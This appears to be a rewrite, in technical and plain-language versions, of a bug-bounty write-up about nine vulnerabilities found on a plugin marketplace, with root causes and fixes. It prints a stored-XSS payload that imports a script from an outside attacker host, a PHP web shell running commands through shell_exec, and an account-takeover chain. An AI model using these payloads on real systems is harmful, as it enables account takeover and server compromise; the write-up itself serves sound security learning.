$7000 Bounty on a Single Web Application
 Published on blog.voorivex.team
A 40-day part-time bug-hunting journey on a single program. The lesson: narrow recon often beats wide recon — focusing on specific technologies and endpoints made it easier to find vulnerabilities efficiently.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a 40-day, part-time bug-hunting journey against a single HackerOne program whose scope was *.domain.tld. The lesson the author draws from it is that narrow recon often beats wide recon: focusing on specific technologies and endpoints made it easier to find vulnerabilities efficiently.
The target was pointed out by a friend, Alireza. Subdomain enumeration did not surface anything interesting, but rather than dropping the target the author set wide recon aside and dug into the web application's features instead. The application is a plugin/add-on marketplace: it has a support contact page, plugin comments, add-on description pages, an add-on rating system, file upload and download for add-on files, a premium-only sales page, an admin section with add-on settings, and a search page. Several of these features turned out to be individually vulnerable, and some of them chained together.
Setup
The work was done part-time over 40 days against the one program. The tools named in the report are:
- GAP Burp Suite extension, used to extract parameters on the support contact page.
- x8, used to bruteforce additional parameters, both on the support contact page and on the search page.
- Burp Suite itself, implied by the extension and by the request work described.
No versions are given. The report does not describe account creation, roles or any other precondition.
Finding it
Subdomain enumeration produced nothing worth pursuing, so the author moved to the application itself and worked feature by feature. The pattern that repeats through the report is: take a page that accepts input, extract or bruteforce its parameters, and check what reflects and what the server trusts. Two of the findings came from parameter discovery on ordinary pages (the support contact page and the search page), and the rest came from using the product as a normal user: posting a comment, creating an add-on, rating an add-on, uploading a file, downloading a file, opening the sales page and opening the admin page.
Exploitation
Step 1: Reflected XSS on the support contact page
On the support contact page, parameters were extracted with the GAP Burp Suite extension and bruteforced further with x8. The addon parameter reflected and turned into XSS.

The screenshot shows the reflected XSS reached through the addon parameter. This was rated Medium, triaged, at $500.
Step 2: Stored XSS in plugin comments
The plugin comments section accepted an HTML payload that imported a remote script:
<form><button formaction="javascript:import('//ayrix.info/exploit/[email protected]')">Click Me</button></form>
The payload is a form containing a single button. The button's formaction is a javascript: URI, so activating the button runs the script instead of submitting the form. The script uses dynamic import() to load a remote module from the attacker's host, which is where the exploit logic lives. Because the payload is stored in the comments section, it runs for anyone who views the comment and activates the button.
Step 3: Finding a same-origin path to the forgot-password flow
The challenge was that the SSO/forgot-password lived on a different origin from the XSS. Fuzzing the XSS'd domain surfaced a hidden legacy-login path that exposed a forgot-password feature. After noticing two stray spaces around the email being POSTed, the author trimmed them and got the reset email through:

The screenshot shows the forgot-password email arriving once the surrounding spaces were removed from the email value. This is the piece that makes the chain work: the reset flow is reachable from the same origin as the stored XSS, so the injected script can drive it.
Step 4: Account takeover chain
The exploit chain, as listed in the report:
- GET the email-change page, store the CSRF token.
- POST to the email-change endpoint with the CSRF token, swapping the victim's email for mine.
- Trigger the legacy forgot-password flow on my email and reset.
The chain stores the CSRF token from the email-change page and replays it in the POST. Once the victim's account email points at the attacker's address, the legacy forgot-password flow sends the reset link to the attacker, who completes the reset. This was rated High, triaged, at $1500.
Step 5: The same chain from an add-on description page
The same chain was executed inside an add-on description page after creating an add-on. This was rated High, triaged, at $1500. The report gives no separate payload for this variant; it is the same chain, executed in a different feature.
Step 6: Rating logic flaw
The rating system accepted any integer. Sending ratings=1000 pinned the author's add-on to the top of the list. This was closed as a duplicate.
Step 7: Remote code execution via file upload
An older file-upload endpoint was found that only checked Content-Type, not the extension. Uploading a PHP file with Content-Type: image/png was accepted. The uploaded file contained:
<?php
$output = shell_exec($_GET["secert-cmd"]);
echo "<pre>$output</pre>";
?>
The script takes the secert-cmd query parameter, runs it through shell_exec and prints the output inside a <pre> block. Hitting the uploaded file with ?secert-cmd=… ran arbitrary commands. This was rated High, triaged, at $1500.
Step 8: IDOR on private add-on files
Each add-on file had a sequential numeric ID and a download link of /download/<id>. Files marked "private" were still served to anyone with the ID. Fuzzing 1 to 10000 enumerated the lot. This was rated Medium, triaged, at $500.
Step 9: IDOR in the extract sales data functionality
A premium-only sales page sent a POST /rest/paymentinfos with the author's add-on ID. Add-on IDs are public, so sending someone else's ID returns that seller's sales data:

The screenshot shows the HackerOne scope-update notification for the premium subdomain. This was rated Medium, triaged, at $500.
Step 10: IDOR in the add-on settings admin section
A small button at the bottom of the admin page revealed a separate add-on settings panel that had not been audited for IDOR. That panel let the author edit other add-ons' admin information. This was rated Medium, triaged, at $500.
Step 11: Reflected XSS on the search page
Fuzzing the search page with x8 turned up a resource parameter that reflected and converted to XSS. This was rated Medium, triaged, at $500.
Root cause
The findings fall into a few recurring mistakes:
- Reflection without encoding. The
addonparameter on the support contact page and theresourceparameter on the search page both reflected user input into the response and turned into XSS. The report does not describe the encoding context or the exact payloads for these two. - Stored HTML in comments and descriptions. The plugin comments section and the add-on description page accepted HTML that included a
javascript:URI in aformactionattribute, which the browser executes when the button is activated. - A same-origin legacy path. The SSO/forgot-password lived on a different origin, but a hidden
legacy-loginpath on the XSS'd domain exposed a forgot-password feature. That path is what let the stored XSS reach the reset flow, and the CSRF token on the email-change page did not help because the script could read it from the same origin. - Trusting client-supplied values. The rating endpoint accepted any integer instead of a bounded value. The file-upload endpoint checked
Content-Typebut not the extension, so a PHP file sent asimage/pngwas accepted and then executed. The download endpoint keyed access on a sequential numeric ID and did not check ownership, so "private" files were served to anyone with the ID.POST /rest/paymentinfostook the add-on ID from the request and returned that add-on's sales data without checking that the caller owned it. The add-on settings panel likewise let the author edit other add-ons' admin information.
Impact
The report's own ratings give the shape of the impact:
| Finding | Rating | Bounty |
|---|---|---|
Reflected XSS (addon) |
Medium | $500 |
| Stored XSS to account takeover | High | $1500 |
| Stored XSS to account takeover (add-on description) | High | $1500 |
| Rating logic flaw | Duplicate | none |
| RCE via file upload | High | $1500 |
| IDOR on private add-on files | Medium | $500 |
| IDOR in sales data | Medium | $500 |
| IDOR in add-on settings | Medium | $500 |
Reflected XSS (resource) |
Medium | $500 |
The account-takeover chain lets an attacker who can get a victim to load the stored payload swap the victim's email and reset the password, taking over the account. The RCE gives arbitrary command execution through the uploaded file. The IDORs expose private add-on files and other sellers' sales data, and let the author edit other add-ons' admin information. The rating flaw only affects ranking: it pins an add-on to the top of the list.
Fix
What the findings imply should change:
- Encode reflected input in the support contact and search pages, and sanitise or reject HTML in comments and add-on descriptions, in particular
javascript:URIs in attributes such asformaction. - Remove or properly isolate the hidden
legacy-loginpath so the reset flow is not reachable from the same origin as stored content, and keep CSRF protection meaningful by not exposing the token to injected script on the same origin. - Bound the rating value server-side to the allowed range.
- Validate the file extension on upload, not just
Content-Type, and store uploads so they cannot be executed. - Check ownership on
/download/<id>, onPOST /rest/paymentinfosand on the add-on settings panel, rather than trusting the ID in the request.
Variants to test
- Parameter discovery on ordinary pages. Run GAP and x8 against contact, search and similar pages and look for reflected parameters. A positive result is a parameter whose value comes back unencoded in the response and executes as script.
- Stored HTML in user content. Post a payload with a
javascript:URI in an attribute such asformactionin comments and descriptions. A positive result is the payload stored and executed when the element is activated. - Hidden legacy paths on the same origin. Fuzz the domain that hosts stored content for paths such as
legacy-login. A positive result is a forgot-password or login feature on the same origin as the injection point. - Whitespace around POSTed values. Watch for stray spaces around values such as email addresses and trim them. A positive result is a flow that only completes once the whitespace is removed.
- CSRF token readability from the same origin. Check whether the email-change page can be fetched and its token read by script running on the same origin. A positive result is a token that can be replayed in the POST.
- Unbounded numeric inputs. Send out-of-range integers such as
ratings=1000to rating and sorting endpoints. A positive result is a value outside the intended range being accepted and changing the ordering. - Upload content-type versus extension. Upload a server-side script with
Content-Type: image/png. A positive result is acceptance followed by execution when the file is requested with a command parameter. - Sequential IDs on download endpoints. Request
/download/<id>across a range such as 1 to 10000 for resources marked private. A positive result is a private file returned to a non-owner. - IDs in API bodies. Send another user's public object ID to endpoints such as
POST /rest/paymentinfos. A positive result is that object's data returned. - Unaudited panels behind small UI controls. Look for buttons at the bottom of admin pages that open separate settings panels, and test them for missing ownership checks. A positive result is the ability to edit another user's settings.
What happened, in plain words
A security researcher spent 40 days, part-time, hunting for bugs on a single bug bounty program. A bug bounty program is a scheme where a company invites outside people to look for security weaknesses in its systems and pays them for reporting the ones they find. The company here ran a marketplace: a website where people publish small pieces of software called add-ons or plugins, and other people download them. The researcher reported nine separate problems on that one website and was paid $7000 in total.
The most important lesson he draws is about how you look for bugs. Many hunters start by scanning the whole internet footprint of a company, looking for forgotten servers and subdomains (a subdomain is a part of a domain name, like shop.example.com next to example.com). That wide approach found nothing here. Instead, he sat down and used the website the way a normal customer would: he filled in the contact form, posted a comment, created an add-on, rated one, uploaded a file, downloaded a file, opened the sales page and opened the admin page. The bugs were in plain sight inside those ordinary features.
The problems he found fall into a few families, and each family is explained where it first appears below:
- Cross-site scripting (XSS): the site takes text you typed and puts it back into a page without neutralising it, so text can become code that runs in someone else's browser.
- Account takeover: using one of those bugs to change a victim's email address and then reset their password, so you end up logged in as them.
- A logic flaw: a rule the site enforces badly, here a rating system that accepted any number at all.
- Remote code execution (RCE): getting the server itself to run commands you chose.
- IDOR (Insecure Direct Object Reference): the site hands out a file or a record based only on an ID number in the request, without checking that the person asking is allowed to see it.
Choosing a target
A friend, Alireza, pointed him at a HackerOne program. HackerOne is one of the platforms that hosts bug bounty programs: companies list their rules and their in-scope assets there, and researchers submit reports through it. The scope was written as *.domain.tld, which is a wildcard meaning every subdomain of that domain is fair game.
He enumerated subdomains, meaning he tried to discover which subdomains exist, and found nothing interesting. Rather than dropping the target, he set wide recon aside and dug into the web application's features instead. Recon, short for reconnaissance, is the information-gathering phase before you start testing.
The application is a plugin/add-on marketplace. The features that matter later in the story are:
- a support contact page, where you send a message to the company;
- a comments section on plugin pages;
- add-on description pages, which you get after creating an add-on;
- a rating system for add-ons;
- file upload and download for add-on files;
- a premium-only sales page;
- an admin section with add-on settings;
- a search page.
Several of these turned out to be individually vulnerable, and some of them chained together, meaning one bug was used to make another one possible.
Setup
The work was done part-time over 40 days against the one program. The tools named in the report are:
- GAP Burp Suite extension, used to extract parameters on the support contact page.
- x8, used to bruteforce additional parameters, both on the support contact page and on the search page.
- Burp Suite itself, implied by the extension and by the request work described.
A few of those words need unpacking. Burp Suite is a program that sits between your browser and the website and lets you see and edit every request and response. A parameter is a named value sent with a request, the part after the ? in a URL or a field in a form: in page.php?addon=123, addon is the parameter and 123 is its value. Extracting parameters means finding the names a page accepts. Bruteforcing parameters means trying a long list of likely names automatically to discover ones the page accepts but never advertises. No versions are given. The report does not describe account creation, roles or any other precondition.
Finding it
Subdomain enumeration produced nothing worth pursuing, so the author moved to the application itself and worked feature by feature. The pattern that repeats through the report is: take a page that accepts input, extract or bruteforce its parameters, and check what reflects and what the server trusts. To reflect means the site copies your input back into the page it sends you. To trust means the server acts on a value from the request without checking it is legitimate.
Two of the findings came from parameter discovery on ordinary pages (the support contact page and the search page), and the rest came from using the product as a normal user: posting a comment, creating an add-on, rating an add-on, uploading a file, downloading a file, opening the sales page and opening the admin page.
Exploitation
Step 1: Reflected XSS on the support contact page
On the support contact page, parameters were extracted with the GAP Burp Suite extension and bruteforced further with x8. The addon parameter reflected and turned into XSS.
Reflected XSS is the simplest kind of cross-site scripting. You put something into a request, the site copies it straight into the HTML of the response, and the browser treats it as part of the page's code rather than as text. A comparison: imagine a form letter where the clerk copies your name into the greeting without checking it, and you write "Dear reader, please ignore the rest of this letter" as your name. The letter now says something the writer never intended. In a browser, the equivalent of that sentence is a piece of script, and script can do anything the page can do.
The screenshot shows the reflected XSS reached through the addon parameter. This was rated Medium, triaged, at $500. Triaged means the program accepted the report as a real issue and moved it into its workflow; the rating and the bounty are the program's own judgement of severity.
Step 2: Stored XSS in plugin comments
The plugin comments section accepted an HTML payload that imported a remote script:
<form><button formaction="javascript:import('//ayrix.info/exploit/[email protected]')">Click Me</button></form>
Stored XSS is the same idea as reflected XSS, except the site saves your input and shows it to other people later. Your text becomes part of a page that other users load, so the code runs in their browsers, not yours. The everyday comparison: reflected XSS is shouting something rude through a letterbox and the person inside repeats it; stored XSS is writing it on the noticeboard in the hall, where everyone reads it.
Line by line:
<form>opens an HTML form, the same element a login box uses.<button ...>Click Me</button>is a button labelled "Click Me". A button normally submits the form it sits in.formaction="..."overrides where the form goes when the button is pressed. Instead of a URL, it is given ajavascript:URI. A URI is an address; thejavascript:scheme means "run what follows as code" rather than "go to this page". So pressing the button runs the code instead of submitting anything.import('//ayrix.info/exploit/[email protected]')is JavaScript's dynamicimport(), which loads another piece of JavaScript from a URL and runs it. The address starts with//, which means "same scheme as the current page, different host". The host is the attacker's own server, and that is where the real exploit logic lives. Keeping the payload short and loading the rest remotely makes it easier to change the attack without reposting.</form>closes the form.
Because the payload is stored in the comments section, it runs for anyone who views the comment and activates the button.
Step 3: Finding a same-origin path to the forgot-password flow
The challenge was that the SSO/forgot-password lived on a different origin from the XSS. Two words to unpack. SSO, single sign-on, is a login system shared across several sites: you log in once and the same identity works everywhere. An origin is the combination of scheme, host and port that browsers use as the security boundary, for example https://market.example.com. Code running on one origin cannot read data from another origin; that rule is called the same-origin policy, and it is the main reason a script injected into one site cannot simply read your bank's pages.
That mattered here: the injected script could run on the marketplace, but the password reset lived somewhere else, so the script could not touch it. Fuzzing the XSS'd domain surfaced a hidden legacy-login path that exposed a forgot-password feature. Fuzzing means sending many guessed paths or values automatically and watching for ones that behave differently. A path is the part of a URL after the host, like /legacy-login. "Legacy" usually means an older version kept around for compatibility, and older versions are often less carefully protected.
After noticing two stray spaces around the email being POSTed, the author trimmed them and got the reset email through. POST is the HTTP method a browser uses to send data in the body of a request, as opposed to GET, which puts data in the URL. A stray space in a value can make the server reject it or fail a lookup, so removing it can be the difference between a flow that silently fails and one that works.
The screenshot shows the forgot-password email arriving once the surrounding spaces were removed from the email value. This is the piece that makes the chain work: the reset flow is reachable from the same origin as the stored XSS, so the injected script can drive it.
Step 4: Account takeover chain
The exploit chain, as listed in the report:
- GET the email-change page, store the CSRF token.
- POST to the email-change endpoint with the CSRF token, swapping the victim's email for mine.
- Trigger the legacy forgot-password flow on my email and reset.
A CSRF token is a random value a site puts into a form so that the server can tell a genuine submission from one forged by another site. CSRF stands for cross-site request forgery: the attack where a malicious page makes your browser send a request you did not intend. The token is the defence, because the attacker's page is not supposed to know it.
The chain stores the CSRF token from the email-change page and replays it in the POST. The comparison: a cloakroom ticket proves the coat is yours, but only if nobody else can reach the counter and ask for a ticket. Here the script is already inside the building.
Once the victim's account email points at the attacker's address, the legacy forgot-password flow sends the reset link to the attacker, who completes the reset. This was rated High, triaged, at $1500.
Step 5: The same chain from an add-on description page
The same chain was executed inside an add-on description page after creating an add-on. This was rated High, triaged, at $1500. The report gives no separate payload for this variant; it is the same chain, executed in a different feature.
Step 6: Rating logic flaw
The rating system accepted any integer. Sending ratings=1000 pinned the author's add-on to the top of the list. A logic flaw is not a memory bug or an injection; it is the site's own rules being enforced badly. The comparison: a vote counter that accepts "one million" as a number of votes because nobody wrote down that the answer must be between one and five. This was closed as a duplicate, meaning the program had already received a report of the same issue, so no bounty was paid for it.
Step 7: Remote code execution via file upload
An older file-upload endpoint was found that only checked Content-Type, not the extension. Two concepts. Content-Type is a label the browser attaches to an upload saying what kind of file it is, such as image/png for a PNG picture. The extension is the part of the filename after the last dot, such as .php. A server that trusts the label without looking at the name can be told a script is a picture.
Uploading a PHP file with Content-Type: image/png was accepted. PHP is a programming language commonly used on web servers; a .php file is not shown to the visitor, it is executed by the server. The uploaded file contained:
<?php
$output = shell_exec($_GET["secert-cmd"]);
echo "<pre>$output</pre>";
?>
Line by line:
<?phpand?>mark where the PHP code starts and ends inside the file.$_GET["secert-cmd"]reads the value of a parameter namedsecert-cmdfrom the URL of the request. The name is spelled that way in the payload.shell_exec(...)asks the operating system to run that value as a command and returns whatever the command printed.$output = ...stores that result in a variable called$output.echo "<pre>$output</pre>"prints the result back into the page, wrapped in a<pre>element, which tells the browser to show it as preformatted text.
Hitting the uploaded file with ?secert-cmd=… ran arbitrary commands. Remote code execution means exactly that: code of the attacker's choosing runs on the server, not in a browser. This was rated High, triaged, at $1500.
Step 8: IDOR on private add-on files
Each add-on file had a sequential numeric ID and a download link of /download/<id>. Files marked "private" were still served to anyone with the ID. Fuzzing 1 to 10000 enumerated the lot. Enumerating means walking through a range of values to collect everything behind them. The comparison: a hotel where room keys are numbered 1, 2, 3 and the reception hands a key to anyone who says a number, without checking whether that person booked the room. This was rated Medium, triaged, at $500.
Step 9: IDOR in the extract sales data functionality
A premium-only sales page sent a POST /rest/paymentinfos with the author's add-on ID. An API is the part of a website built for programs rather than people: instead of a page with buttons, it accepts requests at addresses like /rest/paymentinfos and returns data, usually in a machine-readable format. The comparison: a page is a counter with a clerk; an API is the hatch next to it where a courier hands over a form and gets a parcel back.
Add-on IDs are public, so sending someone else's ID returns that seller's sales data:
The screenshot shows the HackerOne scope-update notification for the premium subdomain. This was rated Medium, triaged, at $500.
Step 10: IDOR in the add-on settings admin section
A small button at the bottom of the admin page revealed a separate add-on settings panel that had not been audited for IDOR. That panel let the author edit other add-ons' admin information. The lesson is that a feature hidden behind a small control is still a feature, and it needs the same ownership checks as the obvious ones. This was rated Medium, triaged, at $500.
Step 11: Reflected XSS on the search page
Fuzzing the search page with x8 turned up a resource parameter that reflected and converted to XSS. This was rated Medium, triaged, at $500.
Root cause
The findings fall into a few recurring mistakes:
- Reflection without encoding. The
addonparameter on the support contact page and theresourceparameter on the search page both reflected user input into the response and turned into XSS. Encoding means turning characters that have a special meaning in HTML, such as<and>, into harmless equivalents so the browser shows them as text. The report does not describe the encoding context or the exact payloads for these two. - Stored HTML in comments and descriptions. The plugin comments section and the add-on description page accepted HTML that included a
javascript:URI in aformactionattribute, which the browser executes when the button is activated. Sanitisation means cleaning user input so that only safe markup survives. - A same-origin legacy path. The SSO/forgot-password lived on a different origin, but a hidden
legacy-loginpath on the XSS'd domain exposed a forgot-password feature. That path is what let the stored XSS reach the reset flow, and the CSRF token on the email-change page did not help because the script could read it from the same origin. - Trusting client-supplied values. The rating endpoint accepted any integer instead of a bounded value. The file-upload endpoint checked
Content-Typebut not the extension, so a PHP file sent asimage/pngwas accepted and then executed. The download endpoint keyed access on a sequential numeric ID and did not check ownership, so "private" files were served to anyone with the ID.POST /rest/paymentinfostook the add-on ID from the request and returned that add-on's sales data without checking that the caller owned it. The add-on settings panel likewise let the author edit other add-ons' admin information.
Impact
The report's own ratings give the shape of the impact:
| Finding | Rating | Bounty |
|---|---|---|
Reflected XSS (addon) |
Medium | $500 |
| Stored XSS to account takeover | High | $1500 |
| Stored XSS to account takeover (add-on description) | High | $1500 |
| Rating logic flaw | Duplicate | none |
| RCE via file upload | High | $1500 |
| IDOR on private add-on files | Medium | $500 |
| IDOR in sales data | Medium | $500 |
| IDOR in add-on settings | Medium | $500 |
Reflected XSS (resource) |
Medium | $500 |
